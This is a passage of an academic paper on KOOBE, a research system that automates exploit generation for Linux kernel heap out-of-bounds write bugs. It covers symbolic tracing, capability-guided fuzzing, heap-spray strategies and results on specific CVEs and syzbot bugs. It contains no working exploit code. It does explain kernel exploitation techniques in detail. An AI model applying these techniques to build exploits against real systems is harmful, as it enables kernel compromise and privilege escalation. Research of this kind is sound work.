Instead of bruteforcing every possible composition of capabilities, the key idea is to manipulate the target fields to get closer to the desired values with one capability in every iteration until there is no change. We then check if the final result is satisfactory, *i.e.,* a solution is produced. Thereby, depending on the type of the target field (*e.g.,* data or function pointer), we define a corresponding distance function as the objective function, guiding us to choose the best capability minimizing the distance in every iteration. Note that every selection writes back its result to the memory object so that next iteration could continue decreasing the distance. Table 1 describes the distance functions for all three types of the target field mentioned in §3. For function pointer and non-pointer types, the payload is typically provided (*e.g.,* the diverted address), while data pointer type requires the modified values to reside in a valid memory region (either kernel or user space). Thus, these distance functions of the corresponding target type hold the following two properties: 1) *Returning zero iff it is satisfied*: for instance, the distance function for data pointer type returns zero only when the value is within a valid range (*i.e.,* [MIN_POINTER, MAX_POINTER]); otherwise, a positive distance is returned; 2) *Differentiability*: it allows our greedy algorithm to distinguish which capability helps us get closer to the desired payload. Note that given the two above properties, it is not difficult to derive the distance function for those target objects containing multiple critical fields. For instance, the distance function for the conjunction of two target fields is the sum of the individual distances, while it is the minimum of the two for disjunction. For joint distance

Target Type	Distance Function (D)
T: Function Pointer	$\sum_{i=0}^{7} abs(M[i+s] - P[i])$
T: Data Pointer	max(MIN_POINTER - M[s:s+7], 0) + max(M[s:s+7] - MAX_POINTER, 0)
T: Non-pointer*	Refcnt$^+$: max(M[s:s+3] - I[s:s+3] + 1, 0) Others: $\sum_{i=0}^{len(P)} abs(M[i+s] - P[i])$
$T1 \vee T2^-$	$\min(D_{T1}, D_{T2})$
$T1 \wedge T2^-$	$D_{T1} + D_{T2}$

$^+$: Reference counter.
*: Special non-pointer fields (*e.g.,* refcnt) are evaluated case by case.
$^-$: One target object may contain multiple critical fields.

Table 1: Encoding target constriants to distance functions where ***M*** is a symbolic memory model, ***I*** is the inital concrete memory for ***M***, and ***s*** and ***P*** represent the start index and desired payload of the target field to be overwritten, respectively.

function of more than two target fields, it is straightforward to generalize.

4.5 Exploit Primitive Synthesis

Once our system is successful in yielding a solution, which effectively are concrete syscall arguments (that were marked as symbolic beforehand), the obvious next step is to perform the heap feng shui to construct the layout as assumed in the previous step and trigger the corrupted field (*e.g.,* function pointer) to be dereferenced. For **heap feng shui**, we encode some well-known strategies as described in §3 to massage the heap layout, which is sufficient for all the cases we encountered. Specifically, we perform the heap spray with three different system calls —- add_key(), msgsnd(), sendmsg() —- by following the techniques introduced in [58] to implement cache exhaustion, and insert the allocation and dereference functions of the chosen target at appropriate positions (see Fig. 2 in Appendix B for more details). We manually collect all the target objects used in public exploits we have found online and craft a database specifying the usage of them as shown in Fig. 12. In addition, we selectively sample a few promising objects in our evaluation to assist this step (see §5). As aforementioned, since our goal is to achieve the IP hijacking primitive rather than an end-to-end solution achieving arbitrary code execution (which may involve ROP/JOP to bypass SMEP), we explicitly consider these modern defenses (*e.g.,* KASLR, SMEP) out of scope. However, in the special case where we need to counterfeit a controllable kernel object, we leverage `physmap spray` [33], to avoid violating SMAP (see Fig. 14 in Appendix B).

5 Implementation

We have implemented a prototype of our system on top of the popular kernel fuzzer Syzkaller, binary symbolic execution framework S2E [21] and binary analysis engine angr [50]. It consists of 7,510 LOC of C++ to the S2E for capability summarization and exploitability evaluation, 2,271 LOC of

python based on Angr to analyze vulnerabilities, and 1,106 LOC of Go to explore diverging paths with fuzzing and synthesize exploits. In this section, we present some important technical details of this system.

Dynamic Instrumentation to Support Capability-Guided Fuzzing. In addition to using S2E for symbolic tracing and generating symbolic representations of capabilities, we also integrate S2E with Syzkaller using the QEMU provided by S2E, leveraging its powerful binary-level instrumentation support for capability-guided fuzzing (as described in §4.3). Furthermore, with dynamic instrumentation, Syzkaller could inspect the internal state of the kernel and perform ***non-crashing fuzzing***. Specifically, since our initial seed (*i.e.,* the given PoC) could already crash the system, we expect mutated programs in our interest to trigger the same crash. Thus, it is extremely inefficient if we have to reboot the system every time it runs a test case. To cope with it, we instrument the kernel to skip those instructions causing OOB write (while still recording the operands of each OOB access to check if they are new), avoiding any KASAN warning to keep the fuzzing session going. The downside is that this might result in inconsistencies of the system state, leading to potential false positives (*i.e.,* incorrect report of new vulnerability points or new capabilities). However, our observation is that we only skipped the vulnerability point that has to do with a dynamically-allocated heap object access. After each test program finishes executing, these heap objects are released and therefore not interfere with any future runs of test programs. Nevertheless, we could filter out those programs that generate non-reproducible bugs by repeating them in a vanilla Syzkaller.

Supporting Symbolic Length. In the critical step of exploitability evaluation where we update the memory model with `M[offset: offset+length-1] = value[0: length-1]` (see §4.4), it is possible that the offset, length and value are all symbolic. However, symbolic length is generally very poorly supported in symbolic execution engines, unlike symbolic indexes and values. Typically, one has to specify the concrete length of any symbolic data [2, 7] and hence it is infeasible to update the memory object with *OOB value* of symbolic length. Unfortunately, concretized length leads to an underestimation of the capability (where we should be able to write more or fewer bytes in practice). This problem is mitigated somewhat when we perform capability-guided fuzzing which generates PoCs that yield different concretized *OOB length*. Still, it is not practical to rely on fuzzing to generate *all possible concrete OOB lengths*. In practice, there are several reasons we need to search for a solution among a range of *OOB lengths* which is best supported if we can handle symbolic length: (1) We often prefer a solution with minimum *OOB length* to avoid corrupting system data (which may lead to crashes). (2) We may need to constrain the *OOB length* because of the requirement of the *size of vulnerable object* if they are coupled.

```
1. void loop(n)//n = 64
2.   vul = (char*)kmalloc(32);
3.   for (i = 0; i < n; i++)
4.     vul[i] = 0;//OOB Point
```

Figure 6: An example of overflow with a loop

Our solution intuitively is no different from enumerating different possible *OOB lengths* but we do it in a more efficient way that is compatible with the existing memory model and solver. Specifically, given a summarized OOB write `(off, len, val)` where all elements are symbolic and the concrete length is 10, our system updates the memory object `M` with each byte individually as follows:

for i **in** [0, 10]:
    M[ite(i < **len**, i+**off**, offset_{dummy})] = **val**[i]

where `ite` represents an if-then-else expression supported by KLEE and Z3 [10], and offset_{dummy} represents the offset of a dummy byte which we introduce to nullify the memory update of a specific byte. Essentially, a solver can search for a viable solution with a length between 0 and 10, and update the memory model appropriately.

As we see in this example, we only conservatively search backward from a concrete *OOB length* (0 to 10). This is because it is impossible to predict the values of bytes at larger indexes, whereas it is safer to predict at smaller indexes (if the length were to be smaller), since we have seen them getting assigned and we know when the path will not change (by obeying the path constraint of the *OOB length* if any). Note that we rely on the capability-guided fuzzing to find larger lengths. The assumption may break when the lower bytes are computed based on the higher bytes (*OOB value* is symbolic), *e.g.,* in the context of encryption and compression. However, we argue that they are rare in Linux kernel and symbolic execution/tracing would already get stuck in the solver when encountering such procedures. In our experiments, we do not encounter any such cases and the assumption always holds.

Capability Extraction for Loops. As shown in Fig. 6 at lines 3-4, the length of overflown data is determined by the input `n` which has been made symbolic. However, existing symbolic execution techniques are limited when loops are involved — the symbolic value `n` will not propagate to index `i`. This input-dependent loop problem is a common issue in symbolic execution that has not been completely solved. To alleviate it, we borrow the idea from SAGE [24], in which it leverages some simple loop-guard pattern-matching rules to automatically infer the formula for the index on the fly. We follow the same assumption that an induction variable (*e.g.,* index `i`) is linear to its guard. Since we only need to focus on specific loops involving our vulnerability points, we decide to conduct a static analysis using Angr (instead of dynamic analysis as proposed in the original paper). As aforementioned in §4.2, the ability to handle loops is crucial to capability summarization.

Handling Symbolic Indexes and Loop Bounds to Resolve Path Conflicts. Path conflicts arise when we attempt to generalize beyond the path constraints collected during symbolic tracing of a given PoC (*e.g.,* attempt to write one fewer byte when adjusting the symbolic length). The problem is that a PoC can concretely traverse one specific path only, any deviation (*e.g.,* different array indexes and different number of loop iterations) creates constraints incompatible with those collected earlier. This is a similar problem encountered in a previous work [13] where they attempt to resolve such conflicts through what they call "path kneading" to identify a way to temporarily divert the path and merge it back to reach the same critical point. This analysis is heavyweight, taking 2.62 hours on average, which is difficult to be applied to Linux kernel given the size of its codebase (and we may need to evaluate hundreds of PoCs potentially for each vulnerability after capability exploration).

Our observation is that such over-constraints due to concretization of array indexes and loop bounds can be easily handled by simply removing their constraints. The underlying rationale is that memory indexes vary from run to run as the addresses of dynamically-allocated objects are unlikely to remain the same and thus concretizing symbolic indexes in memory access operations by adding a constraint confining the indexes forbids the solver to vary the indexes and unnecessarily over-constrain the search space. For example, when a write to the address 'vul[i/8]' in Fig. 3b occurs, S2E introduces a constraint constraining the corresponding symbolic address to a concretized value to reduce the overhead of modeling symbolic index for write. Since we have abstracted/modeled the vulnerable object as mentioned in §4.4, we could automatically detect those constraints and simply eliminate them. Similarly, imagine the argument `n` in Fig. 6 is a symbolic value (during symbolic tracing) and its concrete value is 64, the `for` loop increments 'i' for 64 times, resulting in 65 path constraints `0<n, 1<n, ..., 63<n` and `64>=n` that effectively forces `n` to be 64. Intuitively, the relationship between the loop guard (*e.g.,* `n`) and execution times of the loop body is also modeled when extracting capability for loops, and thus discarding those constraints would not make us over-estimate the capability. In our solution, we hence simply remove such unnecessary constraints, which allows the solver to search through the valid ranges of symbolic index and loop bounds, creating a different PoC than the one used before (*i.e.,* syscall arguments will be changed so that the *OOB write* and *OOB length* will adapt to overwrite the critical field target object). In our evaluation, we indeed find that such relaxation never seems to create any problems (*e.g.,* false solutions).

Eliminating Unnecessary Constraints. Due to the complexity of the kernel, the path constraints we collected might be too complex to be solvable in a limited time budget. To address it, some complicated constraints introduced by functions like `printk()` are irrelevant to our goal and can be ignored directly. Another special case is race conditions where syscalls with the same arguments are repeatedly invoked, accumulating duplicate constraints[5]. Our system recognizes such repeated constraints per thread and keeps the last one (when OOB access is triggered). As race condition threads are typically written in a loop repeating the sequence of syscalls, we annotate the PoC at the beginning of each loop to inform our system when a thread is about to re-execute its syscall sequence. As shown in §6.4, the proposed optimizations would improve the efficiency of exploitability evaluation considerably.

Target Collection. We parse the debug information of Linux kernel to retrieve all the structures and only keep those with critical data (*e.g.,* pointer or reference counter), which amounts to 2615 in total. Besides the type of critical data, we also collect its offset and the size of the target object as they constitute the target constraints. Ideally, we should also obtain the knowledge pertaining to the usage of a target object, such as how to allocate it, how to trigger the deference of its critical data, etc. And thus, we implemented an LLVM pass to construct the call graph for the whole kernel upon which we can search for the allocation and deference sites reachable from system calls. However, as the call graph is not accurate and the static analysis does not provide concrete inputs, we still evaluate the exploitability for every structure but rely on the call graph to prioritize the order of candidate inspection. At the same time, we encode the knowledge of new target objects as we analyze them. In addition, we collected commonly used objects (*e.g.,* key, packet_sock, ip_mc_socklist) from publicly available exploits, which can satisfy most of the exploits that we construct. SLAKE [20], a concurrent work published recently for the same purpose, utilizes fuzzing to automatically and systematically generate desired inputs that lead to allocation and dereference of a more complete set of kernel objects. KOOBE can directly benefit from the output of such a system.

6 Evaluation

Dataset and Setup We evaluate our system against 17 (7 + 10) Linux kernel heap OOB write PoCs collected exhaustively from CVE database and syzbot (a fuzzing platform based on Syzkaller) [8], which are the largest public datasets of Linux vulnerabilities. Seven are associated with CVEs and the rest without CVE IDs are collected from syzbot. Out of all 28 distinct syzbot reports pertaining to heap OOB write, eight are not reproducible (*i.e.,* no C code provided to test), eight are considered as one bug since they share the same patch, one is difficult to trigger since it requires fault injection to make the kernel fail to allocate the vulnerable object, one related to KVM already needs root privilege to trigger the

[5] They are not necessarily to be exactly the same because the kernel state may change from one invocation to the next.

vulnerability, one is in fact associated with a CVE (present in the other dataset and considered duplicate), and thus they are excluded from testing. Hence only 10 cases from syzbot are evaluated (8 + 7 + 1 + 1 + 1 + 10 = 28). All experiments are conducted in an Ubuntu 16.04 system running on a desktop with 16G RAM and Intel(R) Core i7-7700K CPU @ 4.20GHz * 8. To showcase our system can truly benefit exploit creation, we build fully-working exploits that can achieve control flow hijacking[6] whenever our system produces potential exploitation.

6.1 IP-Hijacking Primitives

Table 2 and 3 show 7 vulnerabilities with CVEs and 10 from syzbot without CVEs, respectively. The tables also list the number of publicly available exploits and new ones generated by our system. For the vulnerabilities from syzbot, we use the commit hash of a particular patch to represent the corresponding vulnerability. We count the number of distinct exploits based on the target object it exploits.

As we can see, our system can produce many more exploits compared to the existing ones (19 vs 5). And most importantly, it can generate exploits for 6 vulnerabilities where no publicly available exploits are available, among which 4 are not even assigned any CVEs and completely undocumented on the Internet. In addition, the last column of Table 2 and 3 represents the number of potential exploits, meaning that our system found these target objects (and their target constraints) matching the description of the capability out of 2615 candidates we collected. However, we did not go through every single object (a time-consuming process) to analyze how they can be created and how their pointers can be dereferenced, *etc.* We discuss this step as an interesting automatable procedure in §7.

Note that a lack of exploit does not mean the vulnerability is unexploitable since there is no guarantee that fuzzing can discover the complete set of capabilities. That said, we did manually check all the failure cases (discussed in 6.3) and did not discover any new capabilities ourselves.

6.2 Constraint Relaxation

Even though we mentioned in §5 that index and loop bound concretization can be solved effectively by relaxing the constraints directly, we want to evaluate their real impact here. Specifically, we compared the numbers of generated exploits when choosing different strategies from the following: (1) No constraint relaxing; (2) eliminating all constraints introduced by index concretization; (3) our adopted solution: eliminating all constraints resulting from index concretization and loop bounds. As depicted in Table 4, our adopted solution is optimal in terms of the number of generated exploits (all of them are empirically verified to work). Our system would miss 2 working exploits if it does not remove constraints originated from loops, and miss another 3 more if it does not eliminate constraints coming from concretizing symbolic indexes. Notice that there will be no solution for CVE-2017-7533 if we do not apply both heuristics together.

[6] We actually have one exploit that can escalate privilege by directly overwriting a process's credential.

CVE-ID	RC*	#public EXP	#generated EXP	#potential EXP
CVE-2016-6187	No	1	2	66
CVE-2016-6516	Yes	0	0	0
CVE-2017-7184	No	1	3	16
CVE-2017-7308	No	1	2	208
CVE-2017-7533	Yes	0	1	99
CVE-2017-1000112	No	1	2	72
CVE-2018-5703	No	0	1	42
Overall		4	11	503

*: If the vulnerability results from race condition.

Table 2: Exploitability evaluation regarding 7 vulnerabilities with CVEs

Commit+	#public EXP	#generated EXP	#potential EXP
813961de3ee6474dd5703e883471fd941d6c8f69	1	2	4
35f7d5225ffcbf1b759f641aec1735e3a89b1914	0	2	643
bbeb6e4323dad9b5e0ee9f60c223dd532e2403b1	0	2	136
eb73190f4fbeedf762394e92d6a4ec9ace684c88	0	1	3
4576cd469d980317c4edd9173f8b694aa71ea3a3	0	1	3
17cfe79a65f98abe535261856c5aef14f306dff7	0	0	0
9fa68f620041be04720d0cbfb1bd3ddfc6310b24	0	0	NA
3619dec5103dd999a777e3e4ea08c8f40a6ddc57	0	0	NA
70303420b5721c38998cf987e6b7d30cc62d4ff1	0	0	NA
bb29648102335586e9a66289a1d98a0cb392b6e5	0	0	NA
Overall	1	8	

+: We use commit hash of patches to distinguish vulnerabilities.

Table 3: Exploitability evaluation regarding 9 vulnerabilities from syzbot without CVEs

6.3 Case Studies

CVE-2017-7184. It manifests two capabilities on two paths: one allows us to write a bulk of zeros through a `for` loop and set one bit at a controllable index, while the other can also control the loop guard to determine how many zeros it overwrites with. Because the overwriting of zeros spans multiple objects, KASAN identifies those whose red zones are accessed and provides incorrect vulnerable objects. In contrast, our system successfully identifies the vulnerable objects leading to all overwrites. To exploit the vulnerability, our system discovers some target objects with a data pointer and utilizes the first capability to alter the pointer to userspace (*e.g.,* 0x1000000). By combining these two capabilities, it figures out a complex solution to manipulate the pointer to point to the kernel space, via leveraging the first capability to zero out a pointer and then setting one bit at a time. It is worth noting that the solution our system produces minimizes

```
In the PoC, lenA = 120, lenB = 2 and lenC = 2.
1.  void example4(bufA, bufB, bufC, lenA, lenB, lenC)
2.    vul = kmalloc(lenA + lenB + lenC); //4 bytes less
3.    if (lenA == 0 || lenB == 0 || lenC == 0) return;
4.    memset(vul, 0, 4);
5.    memcpy(vul+4, bufA, lenA);     //Potential OOB
6.    memcpy(vul+4+lenA, bufB, lenB);          //OOB
7.    memcpy(vul+4+lenA+lenB, bufC, lenC);     //OOB
```

Figure 7: A vulnerability triggered by three `memcpy()` invocations

the *OOB length* so that it does not corrupt other objects as opposed to the original PoC.

Vulnerability 35f7d5225ffcbf1b759f. Given the concrete input shown in Fig. 7, the last two `memcpy()` invocations are flagged as two different vulnerability points (*i.e.,* line 6 and 7), which constitute a 4-byte overflow. Though no security violation is reported at line 5, our system could still detect it as one potential OOB site by consulting the constraint solver against the following formula `lenA + 4 > lenA + lenB + lenC?` with respect to the path constraints `lenA != 0 && lenB != 0 && lenC != 0`. The formula clearly can be satisfied when both `lenB` and `lenC` are equal to 1. In addition, this is also a real example where we need to support symbolic length. Specifically, imagine if the target object requires the size of the vulnerable object to be equal to 64, effectively reducing the length of `bufA`, the constraint solver would fail to produce a solution if we update the memory object with a concretized length of 120.

Partial Overwrite to Critical Data. As depicted in Fig. 3a, CVE-2016-6187 only allows one byte of zero to be written to the target object. Our system successfully identifies one target object with a reference counter as the first field, and thus turn it into a UAF vulnerability. Similarly, vulnerability 35f7d5225ffcbf1b759f that overflows 4 bytes of arbitrary values cannot be exploited if we want to modify an entire 8-byte pointer, yet our system produced a solution in which we only overwrite the 4 least significant bytes of a data pointer, resulting in a pointer residing in `physmap` region where we could control its content.

CVE-2018-5703. It is described in the motivating example (which is greatly simplified). To exploit the CVE, it actually requires at least three system calls to be inserted simultaneously, because each system call could modify only a distinct portion of the value. Although it's possible to solely rely on coverage information to guide fuzzing, we found that it's most likely these three system calls are covered individually in different test cases, as Syzkaller tends to insert syscalls incrementally (not in batch). This means that there is likely no coverage improvement when combining multiple syscalls in the same test case — resulting such test cases to be discarded prematurely. In contrast, our capability-guided fuzzing could perceive the subtle change of the *OOB value* (*e.g.,* which byte is changed) and thus consider such test cases as seeds (where further mutations will occur).

Failed Cases. We manually inspected all the cases where our system failed to produce a solution. For 9fa68f62, a `memcpy` with an extremely large length caused by underflow leads to OOB writes across the whole space, making it completely unexploitable. Similarly, 70303420 leads to an OOB access with an extremely large offset caused by underflow, crashing the kernel immediately. For both 3619dec5 and bb296481, the OOB writes are triggered inside a loop that never terminates, causing the kernel to hang. As for 17cfe79a, it is unable to overflow to the adjacent object because the vulnerable object is padded to fit into the cache and the *OOB length* is so small that it can corrupt only the padding area. CVE-2016-6516 is a double-fetch vulnerability and able to overwrite a bunch of zeros at non-contiguous memory regions. Although our system identifies some satisfying target objects with reference counter, we fail to construct a working exploit due to the lack of knowledge regarding those target objects (*e.g.,* how to allocate, how to trigger free, and how to trigger use) as aforementioned. This is not a fundamental problem in our system, rather it points out another procedure that is worth automating.

6.4 Time Cost

We further evaluate capability summarization, exploitability evaluation, and the capability-guided fuzzing solution. As shown in Table 4, the symbolic tracing to summarize the capability only takes tens of seconds per input. The vulnerability on which symbolic tracing spends the most time (*i.e.,* 160s) actually results from race condition and it was triggered after around 150 times of race. We also measured the average time the solver (*i.e.,* z3 [10] which is used in KLEE) spent to evaluate the exploitability of a candidate. As we can see, the running time per target object varies from as small as 1 second to 164 seconds, indicating that our system can efficiently search through hundreds of targets. Generally, the amount of time spent in the solver heavily depends on the number of constraints and their complexity. As we tested against CVE-2017-7533, we found it originally took more than an hour to finish analyzing one candidate, while the optimization of removing unnecessary constraints (see §5) could reduce the time to about 2 minutes (30X improvement).

Regarding the efficiency of our capability-guided fuzzing solution, we also report the fuzzing time when the first desirable test case is generated (where we can find a suitable candidate target object for exploitation). We configured the fuzzing engine to use two cores. To reduce randomness, we only report the average fuzzing time needed to discover new capabilities out of three maximum 12-hour runs in Table 4. Note that we only perform fuzzing when necessary, meaning our system is unable to find a suitable target object given the capability in the original PoC. We also attempted to compare our solution with the vanilla Syzkaller, and it fails to produce a desirable PoC for all four cases even after the 12-hour

CVE or Commit	#generated EXP			Time		
	opt	nop	index	tracing	solving	fuzzing
CVE-2016-6187	2	0	2	38s	1s	NA
CVE-2017-7184	3	2	2	27s	45s	23m
CVE-2017-7308	2	1	2	48s	4s	NA
CVE-2017-7533	1	0	0	160s	164s	NA
CVE-2017-1000112	2	2	2	36s	132s	NA
CVE-2018-5703	1	1	1	85s	41s	194m
813961de3ee6474dd570	2	2	2	34s	5s	NA
35f7d5225ffcbf1b759f	2	2	2	34s	18s	8m
bbeb6e4323dad9b5e0ee	2	2	2	48s	26s	23m
eb73190f4fbeedf76239	1	1	1	54s	104s	NA
4576cd469d980317c4ed	1	1	1	57s	7s	NA

nops: No constraint relaxing.
index: Eliminating all constraints introduced by index concretization.
opt: Eliminating all constraints resulting from index concretization and loops.

Table 4: Evaluation results for all vulnerabilities exploitable with our system

fuzzing session. Upon further inspection, this is because most generated test cases do not even trigger the vulnerability.

7 Discussion and Future Work

Though our proposed system focuses on kernel OOB vulnerabilities, we believe that the principle of separating capability summarization from exploitability evaluation can be applied to other types of kernel vulnerabilities due to the inherently multi-interaction nature of kernel. Moreover, as opposed to prior work that exploits potent OOB primitives (*e.g.,* write-what-where), KOOBE could leverage a broad spectrum of OOB writes by modeling their capabilities, which could also benefit other types of vulnerabilities. For example, FUZE [57] implicitly considers capabilities of UAF bugs by exploring alternative paths, but it does not abstract/generalize the capability (e.g., the "use" leading to a constrained write in terms of its range and value). KOOBE does not yet produce an end-to-end exploit fully automatically. Through this study, we identify and automate the key procedures of crafting kernel heap OOB write exploits. To close the entire automation loop, we also point out several interesting places: (1) Exploring heap feng shui. Our system leverages existing heap feng shui strategies without the ability to handle complex scenarios. Prior work [28] has shed some light on this problem in the context of user applications. Following the same direction, we could automate this process by applying fuzzing. (2) Turning IP-hijacking primitives into arbitrary code execution and privilege escalation. The recent work [56] proposes a novel solution to bypass SMEP and SMAP, given an IP hijacking primitive. By integrating this technique, leveraging side channels capable of defeating KASLR, or relying on another information disclosure vulnerability, our system could produce end-to-end exploits. (3) Probability configurations for fuzzing. We currently choose each queue with equal probability during fuzzing. It is a trade-off between focusing on seeds of our interest and exploring uncovered paths that do not offer new capabilities yet but lead to long-term benefit. A higher probability for selecting the seeds increasing coverage allows us to quickly explore uncovered code but it also slows down finding new seeds extending existing capabilities since uncovered code is mostly irrelevant and thus a substantial amount of seeds do no contribute given the large codebase of Linux kernel. Future work would be to explore different probability configuration and design approaches to dynamically adjust it during the fuzzing execution.

Although we only consider defenses deployed in practice in this work, some fine-grained randomization based defenses [3, 14, 42] would break some of our assumptions in generating exploits (*e.g.,* DieHard [14] and SLAB/SLUB freelist randomization [3] make heap feng shui much less predictable). Nevertheless, we believe such defenses are not bulletproof. For example, randomization-based solutions could potentially be circumvented by CPU side channels that can be integrated into our system.

8 Related Work

Vulnerability Point Discovery. There exist many dynamic memory sanitizers [5, 9, 47, 52] proposed for fast detection of memory access bugs. All of them employ a specialized memory allocator to pad objects with redzones and use compile-time instrumentation to check every memory access. SoftBound [39] and CETS [40] track every object with its property (*e.g.,* bound) and then detect spatial and temporal security violations, respectively. Revery [55] applies memory tagging to detect any mismatch between a pointer and its accessed memory for security violation. To take advantage of all aforementioned approaches, our system combines KASAN and symbolic tracing (which is a superset of taint tracking and memory tagging) and further provides the capability to detect some potential OOB access that is not exhibited in the PoC.

Fuzzing. Coverage-guided fuzzing becomes popular especially since AFL [59] has shown its effectiveness in bug hunting. A rich collection of work [16, 26, 48, 53, 59] in this field strive to improve the coverage as much as possible. Some state-of-the-art coverage-guided fuzzers adopt more advanced techniques to improve mutation strategies, such as static and dynamic analysis [43], a gradient-descent-based search strategy [19], neuro network [49], input-to-state inference [11], etc. Directed fuzzing is effective at generating inputs with some objective, *e.g.,* reaching target locations. AFLGo [15] proposes to prioritize seeds closer to the target locations for bug reproducing, while Revery [55] guides a fuzzer to hit pre-determined sites contributing to the desired heap layout.

Automatic Exploit Generation. APEG [17] identifies the missing sanitization check added by a patch and then applies symbolic execution to generate an input failing the check. Heelan *et al*. [27] propose to utilize symbolic execution to generate exploits for stack-based overflow when the bug is known.

AEG [12] and Mayhem [18] can automatically identify stack overflow and string format vulnerabilities and generate corresponding exploits by employing symbolic execution and hybrid symbolic execution, respectively. Repel *et al*. [44] implements a precise model for Windows heap management and utilizes symbolic execution to uncover useful heap metadata exploits, while Revery [55] combines target-directed fuzzing and symbolic execution to alleviate the scalability issue of symbolic execution. FLOWSTITCH [30] automatically generates data-oriented exploits to disclose sensitive information or escalate privilege without diverting the control flow. Gollum [29], dedicated to heap overflows in interpreters, proposes a purely greybox approach to exploit generation and integrates a genetic algorithm extended from its prior work [28] for heap layout manipulation. PrimGen [23] leverages static analysis to discover useful primitives reachable from the vulnerability point and then applies symbolic execution to yield concrete inputs.

In addition to these work dealing with vulnerabilities residing in user applications, Lu *et al*. [37] propose an automated targeted stack spraying approach to produce exploits for uninitialized uses in Linux kernel. FUZE [57], the most similar system to our work, facilitates exploiting kernel UAF vulnerability by exploring different vulnerability points with fuzzing and leveraging symbolic execution to construct ROP. However, the fundamental challenge to handle heap OOB write vulnerabilities is to model and extract a variety of "capabilities". In addition to the modeling effort unique to our work, we also design a novel capability-guided fuzzing technique specific to OOB write vulnerabilities. In contrast, FUZE did not need a custom fuzzing strategy. Besides, given either arbitrary write or IP-hijacking primitive, some other techniques are proposed to facilitate exploitation, such as exploit hardening [45], data-oriented programming [31], block-oriented programming [32], heap metadata exploits [22], ROP generation with respect to modern defenses [56].

9 Conclusion

In this paper, we distill key challenges in exploiting Linux kernel OOB vulnerabilities and emphasize the necessity to separate the capability summarization of a vulnerability from its exploitation. We proposed a novel capability-guided fuzzing solution to search for alternative paths with more complete capabilities and leverage symbolic tracing to generalize the capability of a given PoC. We implemented a prototype KOOBE, an effective framework to automate the process of analyzing OOB vulnerabilities and identifying suitable target objects. We demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 of which have CVEs). KOOBE successfully generated candidate exploit strategies for 11 of them including 5 without CVEs. We conclude by pointing out opportunities for automation of additional procedures.

Acknowledgement

We wish to thank Lucas Davi (our shepherd) and the anonymous reviewers for their valuable comments and suggestions. This work was supported by the National Science Foundation under Grant No. 1652954.

References

[1] The slub allocator. https://lwn.net/Articles/229984/, 2007.

[2] angr documentation — gotchas. https://docs.angr.io/advanced-topics/gotchas, 2014.

[3] mm: Slab freelist randomization. https://lwn.net/Articles/685047/, 2016.

[4] Analysis and exploitation of a linux kernel vulnerability. https://perception-point.io/resources/research/analysis-and-exploitation-of-a-linux-kernel-vulnerability/, 2018.

[5] Kernel addresssanitizer. https://www.kernel.org/doc/html/v4.14/dev-tools/kasan.html, 2019.

[6] kernel-exploits. https://github.com/xairy/kernel-exploits/, 2019.

[7] klee source code. https://github.com/klee/klee/blob/master/lib/Core/Executor.cpp#L3404, 2019.

[8] syzbot. https://syzkaller.appspot.com/upstream, 2019.

[9] Valgrind. http://valgrind.org/, 2019.

[10] z3 homepage. https://github.com/Z3Prover/z3/wiki, 2019.

[11] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2019.

[12] Thanassis Avgerinos, Sang Kil Cha, Alexandre Rebert, Edward J. Schwartz, Maverick Woo, and David Brumley. Automatic exploit generation. *Commun. ACM*, 2014.

[13] Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, and David Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Security and Privacy (SP), 2017 IEEE Symposium on*. IEEE, 2017.

[14] Emery D Berger and Benjamin G Zorn. Diehard: probabilistic memory safety for unsafe languages. In *Acm sigplan notices*. ACM, 2006.

[15] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017.

[16] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[17] David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, SP '08.

[18] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *Security and Privacy (SP), 2012 IEEE Symposium on*.

[19] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*.

[20] Yueqi Chen and Xinyu Xing. Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*.

[21] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*. ACM, 2011.

[22] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Heaphopper: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium*. USENIX Association.

[23] Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. Towards automated generation of exploitation primitives for web browsers. In *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, 2018.

[24] Patrice Godefroid and Daniel Luchaup. Automatic partial loop summarization in dynamic test generation. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*.

[25] Google. syzbot. https://syzkaller.appspot.com/upstream/fixed, 2019.

[26] Google. syzkaller. https://github.com/google/syzkaller, 2019.

[27] Sean Heelan. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, University of Oxford, 2009.

[28] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *27th USENIX Security Symposium*, 2018.

[29] Sean Heelan, Tom Melham, and Daniel Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. 2019.

[30] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. Automatic generation of data-oriented exploits. In *24th USENIX Security Symposium*, 2015.

